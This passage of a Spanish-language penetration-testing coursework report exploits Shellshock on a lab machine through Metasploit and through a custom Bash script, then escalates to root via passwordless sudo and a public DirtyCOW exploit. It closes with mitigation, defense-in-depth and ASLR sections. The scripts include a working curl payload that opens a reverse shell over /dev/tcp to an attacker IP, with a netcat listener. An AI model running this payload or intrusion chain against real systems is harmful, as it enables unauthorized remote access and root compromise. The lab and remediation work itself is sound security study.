

Figura 14. Búsqueda de exploit para Shellshoch en Metasploit

La búsqueda nos arroja un resultado con ranking excelente, lo cual nos indica que su efectividad está garantizada. Ahora se procede a la explotación de la

vulnerabilidad cargando el exploit, configurándolo con los parámetros requeridos y luego ejecutándolo.

Al cargar el exploit, se procede a inspeccionar cuales son los parámetros que se debe configurar visualizando las opciones correspondientes.



Figura 15. Carga del exploit y visualización de opciones



Figura 16. Configuración de opciones para el ataque

Luego de configurar el exploit se procede con su ejecución mediante el comando `exploit`. A continuación se muestra como el framework realiza el proceso de explotación de la vulnerabilidad y luego nos muestra el Meterpreter listo para ejecutar comandos en el sistema de manera remota.

Una vez obtenido el Meterpreter, ejecuto el comando `shell`, el cual es una orden específica del entorno Meterpreter que nos ayuda a obtener un shell estándar de Linux para la ejecución de los comandos.



Figura 17. Meterpreter y shell obtenido al ejecutar el exploit

Como podemos observar, el entorno Metasploit es una potente herramienta que nos permite la explotación de vulnerabilidades de una forma fácil y rápida, sin que se requieran conocimientos técnicos muy avanzados.

4.2 Desarrollo de un exploit personalizado para Shellshock

Uno de los objetivos que se espera de este trabajo es que se entienda plenamente como funciona la vulnerabilidad Shellshock y se demuestre dicha comprensión mediante el desarrollo de un exploit personalizado que automatice los pasos para explotar satisfactoriamente la vulnerabilidad.

Para lograr este objetivo decidí desarrollar un script de Bash desde un sistema Linux estándar (no Kali) con los pasos necesarios para atacar el sistema objetivo sin el uso de un exploit pre-desarrollado.

Los pasos efectuados son los siguientes:

1. Iniciar un listener con el programa Netcat en la máquina independiente, con el fin de luego obtener un Shell reverso desde la máquina objetivo.

2. Luego que tenemos el servicio de Netcat en escucha, atacamos el script CGI vulnerable creando un socket tcp que reenvíe el Shell de la máquina objetivo hacia el socket y así tendremos el acceso a la máquina objetivo desde la máquina independiente.

Para lograr esto, el exploit está dividido en dos archivos tipo script de bash. El primero llamado exploit.sh es el que realiza el ataque al script CGI. Pero antes de realizarlo, da un tiempo de espera de 5 segundos para que se ejecute el comando netcat y quede escuchando en el puerto correspondiente.

El segundo script es el que controla la operación de ataque y se encarga de llamar al primer script poniéndolo en segundo plano para así poder continuar de inmediato con el comando nc (Netcat). Mientras se ejecuta este comando, el otro script está en espera. Una vez finaliza la espera y se ejecuta el ataque, ya netcat está escuchando en el puerto y al establecerse la conexión se abre el Shell de la máquina objetivo.

El producto obtenido es el siguiente código.

Archivo: exploit.sh

```
#/bin/bash
sleep 5

/usr/bin/curl -A "() { ignored;};echo;/bin/bash -i > 
/dev/tcp/$1/8080 0<&1 2>&1" http://$2/cgi-bin/vuln.cgi
```

Archivo. shellshock.sh

```
#!/bin/bash
echo Exploit para obtener una shell reversa con Shellshock
echo Modo de uso: ./shellshock.sh IP-Local  IP-Maquina-
Objetivo
./exploit.sh $1 $2 &
/usr/bin/nc -l 8080 -vvv
```

A continuación, se muestra la forma como se ejecuta el exploit y el resultado obtenido.



Figura 18. Demostración de uso de exploit personalizado

5. Elevación de privilegios

Una de las tareas más importantes a desarrollar es lograr ejecutar código en el sistema objetivo con privilegios de administrador. Para tal fin se proponen dos alternativas, muy diferentes una de la otra.

La primera alternativa consiste en ejecutar comandos privilegiados en el sistema mediante el uso del comando `sudo` el cual está presente en el sistema y, además, está configurado de tal manera que para ejecutar los comandos no pide el ingreso de contraseña alguna.

La segunda alternativa, que es la propuesta en el enunciado planteado para la solución de este trabajo, es validar si el sistema es vulnerable a DirtyCOW y, si es así, explotar esta vulnerabilidad para ganar acceso privilegiado al sistema.

A continuación, se detalla como se logró la elevación de privilegios con cada una de las opciones planteadas.

5.1 Elevación de privilegios mediante el uso de `sudo`

Este método de elevación, dadas las características particulares de la máquina objetivo, es muy fácil de lograr. Simplemente se ejecuta el siguiente comando en el sistema: `$ sudo su`

Este comando, dada la configuración débil que presenta la máquina, permite obtener una Shell como usuario `root` de forma inmediata y sin requerir contraseña alguna. Cabe anotar que, para lograr el acceso privilegiado con este método, no es necesario acceder remotamente al sistema. Simplemente desde la consola local se pueden hacer todas las operaciones.

A continuación, demuestro como lograr este escalamiento de privilegios desde la propia consola local del sistema.



Figura 19. Elevación de privilegios en la consola mediante sudo

Ahora, ya se puede hacer cambios con privilegios. Por ejemplo, cambiar la clave de cualquier usuario (incluyendo a `root`). A continuación, se realiza el cambio de la clave del usuario `hca` y del usuario `root`

```
root@hackersClub:/home/hca# passwd hca
Changing password for hca
New password:
Bad password: too weak
Retype password:
Password for hca changed by root
root@hackersClub:/home/hca# passwd
Changing password for root
New password:
Bad password: too weak
Retype password:
Password for root changed by root
root@hackersClub:/home/hca#
```

Figura 20. Demostración del cambio de clave de `hca` y de `root`

Una vez se hace este cambio de clave, es posible ingresar al sistema usando el protocolo SSH (el sistema tiene este servicio activo). A continuación, se muestra el acceso remoto al sistema usando SSH con el usuario `hca`.



Figura 21. Acceso remoto al sistema objetivo usando SSH

5.2 Elevación de privilegios mediante la vulnerabilidad DirtyCOW

La vulnerabilidad DirtyCOW (CVE-2016-5195) es una falla que afecta directamente al kernel de Linux y que permite el escalamiento de privilegios al explotarla. A continuación, se presenta en detalle en que consiste la vulnerabilidad, como se puede explotar y que medidas se pueden tomar para minimizar o eliminar su impacto.

La vulnerabilidad DirtyCOW (CVE-2016-5195)

La vulnerabilidad DirtyCOW consiste en una condición de carrera que afecta al kernel de Linux desde la versión 2.6.22, es decir, afecta a casi todos los sistemas Linux que están en producción. [3]

La vulnerabilidad específicamente se presenta en como el kernel de Linux (su subsistema de memoria) gestiona las COW (acrónimo de Copy-on-Write). Así, un usuario sin privilegios podría acceder a porciones del sistema privilegiados que están en la memoria de la máquina aprovechando la vulnerabilidad.

En síntesis, la vulnerabilidad permite que se puedan sobreescribir partes de la memoria de los procesos en ejecución sin importar a que usuario pertenezca la porción de memoria con lo que se puede reescribir instrucciones, modificar contenido privilegiado (por ejemplo, el contenido en memoria de las claves de acceso), etc.

Esta vulnerabilidad ha estado presente por muchos años ya que la versión del kernel 2.6.22 fue liberada para su uso masivo en el año 2007 lo cual implica que hemos estado conviviendo con esta vulnerabilidad por más de 10 años.

Proceso de explotación

Existen varios exploit públicos que ayudan a explotar la vulnerabilidad DirtyCOW. De hecho, esta vulnerabilidad, por su alto impacto, ha tenido gran difusión mediática y tiene su propio sitio web con información completa acerca de la misma y donde se recopilan los diferentes mecanismos de explotación.

De esta lista de mecanismos (exploits), he escogido uno de ellos para hacer la prueba de explotación en la máquina objetivo y los pasos realizados fueron los siguientes:

1. Valiéndome de una máquina Linux de 32 bits independiente (montada en una máquina virtual), descargué el código fuente del exploit de https://gist.github.com/scumjr/17d91f20f73157c722ba2aea702985d2

2. Este exploit se vale de la biblioteca LibC de Linux y asume que la máquina a vulnerar es de 64 bits (el PATH que lleva a la biblioteca está quemado en el código y la ruta es hacia un directorio de 64 bits). Es por esto que, antes de compilar, hago la modificación de la ruta para un equipo de 32 bits.

3. Desde la máquina independiente realizo la compilación del código para obtener el exploit ya compilado, el cual puedo luego ejecutar en la máquina objetivo. La compilación se llevó a cabo de la siguiente manera:



Figura 22. Compilación del exploit DirtyCOW en máquina CentOS 6 de 32 bits

4. Luego de haber hecho la compilación, desde la máquina objetivo obtengo el programa ejecutable haciendo una copia mediante SSH (usando el comando scp), tal como se muestra a continuación:



Figura 23. Obtención del programa desde la máquina objetivo mediante scp

5. Ya con el programa en la máquina objetivo, éste se ejecuta logrando la elevación de privilegios deseada, como se muestra en la siguiente imagen:



Figura 24. Elevación de privilegios y ejecución de comandos privilegiados

Como se puede observar, al ejecutar el exploit se logra una Shell como usuario `root` y se puede ejecutar comandos que, de otra manera, no se podrían ejecutar.

Mitigación del riesgo

Como se puede observar, el proceso de elevación de privilegios es muy sencillo de realizar y es por esto por lo que esta vulnerabilidad ha sido crítica para los sistemas Linux dado que existen los exploit públicos y son muy fáciles

de aplicar. Es por esto por lo que debemos revisar nuestros sistemas, verificar si está dentro de los que son vulnerables y, en caso de que lo sean, actualizar los kernel con uno que ya tenga el parche que soluciona la vulnerabilidad. Esta es la principal contramedida y la más eficaz para protegerse, pero en muchas situaciones, es complicado de lograr debido a que muchos sistemas tienen soluciones de software que requieren versiones específicas del kernel o que fueron compilados bajo un kernel en particular y resultaría en afectaciones de disponibilidad.

La única solución segura para protegerse es la actualización del kernel a uno que no tenga la vulnerabilidad. Algunos fabricantes como Redhat proveen parches de aplicación en vivo (kpatch) que permiten aplicar la solución al kernel en ejecución, sin requerir el reinicio de la máquina con lo que se minimiza la afectación a la disponibilidad de los servicios.

También Redhat, provee una solución temporal basada en SystemTap [4] el cual es un sistema programable mediante scripts que permiten monitorear la actividad del propio kernel. Así, es posible tener scripts específicos escritos para SystemTap que permitan actuar cuando detecten la ejecución de un exploit contra el kernel de Linux. Esta sería una medida temporal que debería sustituirse por la actualización en cuanto se pueda programar la baja del servidor para su mantenimiento.

6. Defensa en profundidad

Luego de haber logrado la intrusión exitosa en el sistema, es necesario proveer mecanismos de seguridad apropiados para evitar que se materialicen nuevos ataques. De lo aprendido hasta el momento se puede establecer que se requieren medidas de prevención a diferentes niveles del sistema por lo que una alternativa para lograr el objetivo de asegurar adecuadamente esta máquina es aplicar el concepto de Defensa en Profundidad [5], que no es más que una forma de asegurar los sistemas aplicando diferentes contramedidas en distintos niveles de dicho sistema. A continuación, se expone una gráfica que muestra el concepto de una forma resumida:



Figura 25. Capas del modelo de Defensa en Profundidad. Fuente: ESET

En la imagen podemos observar que el modelo de Defensa en Profundidad establece varios niveles o perímetros alrededor del activo más importante de las organizaciones que son los datos. Bajo este esquema se establecen varias medidas de seguridad en todos o, al menos, en varios de estos niveles, para así hacerle más difícil a un atacante el compromiso de los datos puesto que, aunque uno de los perímetros logre ser violado, aun le faltaría lograr vulnerar las demás medidas más internas para lograr su objetivo.

Veamos en detalle que tipo de medidas se pueden aplicar en cada uno de los niveles o perímetros que el modelo recomienda [5]:

1. Datos: En esta capa, que es donde se encuentra la información que se quiere proteger, se pueden aplicar, entre otras, las siguientes medidas de protección:

    a. Cifrado de los datos
    b. Control de acceso a los datos

2. Aplicación: en esta capa se busca proteger las aplicaciones que acceden a los datos o que los pueden manipular. Aquí es válido contar con estrategias como los siguientes:

    a. Antivirus
    b. Reforzar la seguridad de las aplicaciones

3. Equipo: en esta capa se aplican estrategias destinadas a reforzar los servidores, servicios y clientes que los acceden. Así, es importante aplicar métodos seguros de autenticación, comunicaciones cifradas entre clientes y servicios, sistemas de detección de intrusos a nivel de equipo.

4. Red interna (válido también en Internet): Aquí se aplican medidas tales como la segmentación de las redes, DMZ, sistemas de detección de intrusos a nivel de red, análisis de tráfico, seguridad IP (IPSec), entre otros.

5. Perímetro lógico: en esta capa es importante contar con sistemas de firewall (en hardware, software o ambos), VPNs.

6. Perímetro físico: Es importante mantener los equipos y las redes seguras mediante, por ejemplo, vigilancia privada, equipos de videovigilancia, controles de acceso físico, dispositivos de bloqueo y/o seguimiento de los equipos, entre otros.

7. Controles administrativos: esta es la capa más externa del modelo y aquí se recomiendan estrategias de concientización en los temas de seguridad organizacional, aplicación de políticas de seguridad y controles, implementación de sistemas de gestión de la seguridad, entre otros.

Como se puede ver, el modelo se basa en la premisa de contar con varias líneas de protección y, en cada una, establecer mecanismos propios para mitigar el riesgo de que un atacante logre acceder a los datos de la empresa.

Es importante tener en cuenta que, a más medidas aplicadas, se puede incrementar también los costos asociados a la seguridad. En ocasiones resulta más costoso establecer los mecanismos de seguridad que dejar los datos expuestos por lo que se hace necesario hacer un análisis de costo/beneficio teniendo en cuenta los riesgos específicos para la organización y así decidir en donde poner los controles de seguridad de tal manera que se maximice la protección sin elevar los costos.

Por otra parte, la aplicación de medidas en los distintos niveles también depende del tipo de servicio que se quiere proteger. Hay ocasiones en que algunos niveles de protección no aplican para nuestro sistema (ej: máquinas

virtuales, sistemas en la nube, entre otros). Por esto es necesario analizar bien nuestro sistema para decidir en donde poner las medidas para minimizar los riesgos.

Ahora, para el caso puntual de la máquina con la que hemos trabajado, se propone la aplicación de un conjunto de medidas de seguridad aplicando el modelo anterior teniendo en cuenta que se trata de una máquina virtual. Las medidas propuestas son las siguientes:

Capa de aplicación

En esta capa se debe reforzar la seguridad actualizando y reconfigurando los distintos servicios que la máquina brinda, específicamente los siguientes:

- Apache HTTP Server: Instalar la última versión estable y reconfigurar la aplicación para evitar el uso de scripts CGI. Este tipo de scripts ha entrado en desuso desde hace muchos años y han sido reemplazados por aplicaciones en lenguajes de programación más robustos y controlables (PHP, Python, entre otros).

- SSH Server: Actualizar la versión de SSH por una en la que se hayan solucionado las vulnerabilidades encontradas en el análisis previo.

- Shell Bash: Actualizar el Shell para evitar el ataque mediante la vulnerabilidad Shellshock.

- Reconfigurar el sistema de elevación de privilegios “sudo” de tal manera que no permita que el usuario sin privilegios “hca” eleve los privilegios sin el uso de la clave de acceso.

- Actualización del kernel del sistema operativo por una versión en la cual ya se haya resuelto la vulnerabilidad DirtyCOW.

Capa de equipo

En esta capa se debe reforzar el acceso remoto al equipo mediante las siguientes medidas:

- SSH Server: Reconfigurar el sistema para que el acceso por dicho servicio se haga mediante el uso de Llaves en lugar de acceso por contraseña.

- Eliminación de scripts CGI que permitan usarlos como vector de ataque para vulnerabilidades como Shellshock.

- Configurar SSL en los servicios HTTP y FTP para cifrar las comunicaciones en dichos servicios.

Perímetro lógico

En esta capa se propone configurar el sistema de firewall de Linux (netfilter/iptables) para controlar los accesos solo a los servicios que deban ser accedidos remotamente. Específicamente solo permitir el acceso a los servicios SSH y HTTP. También es posible configurar dicho firewall para registrar los accesos, cambiar puertos (seguridad por ocultación) y otros mecanismos que ayudan a mitigar los riesgos de ataque. Por ejemplo, se puede implementar el método de control de conexiones para evitar ataques de fuerza bruta.

Dado el ambiente limitado de la máquina con la cual se ha trabajado para la elaboración de este trabajo, hay capas que no aplican para implantar medidas. No existe un perímetro físico, por ejemplo, por lo que las medidas planteadas posiblemente sean suficientes para brindar seguridad basada en el modelo de defensa en profundidad a esta máquina.

7. Aleatoriedad en la disposición del espacio de direcciones (ASLR)

ASLR (Address Space Layout Randomization) [6] es un mecanismo de seguridad que se basa en el concepto de hacer que el espacio de direcciones de los programas sea distribuido de manera aleatoria. Así, un atacante no podrá determinar en que parte de la memoria de un proceso se encuentra el código ejecutable, la pila o los datos que son manipulados por la aplicación. Originalmente, los procesos reciben un espacio de memoria asignado desde el sistema operativo y se podía establecer exactamente en que partes de dicho espacio se ubican cada una de las partes de la memoria manejadas por dicho proceso. ASLR lo que busca es evitar conocer esta distribución y así hacer que un atacante tenga mucha mayor dificultad para realizar una manipulación de la memoria de los procesos para llevar a cabo una actividad maliciosa.

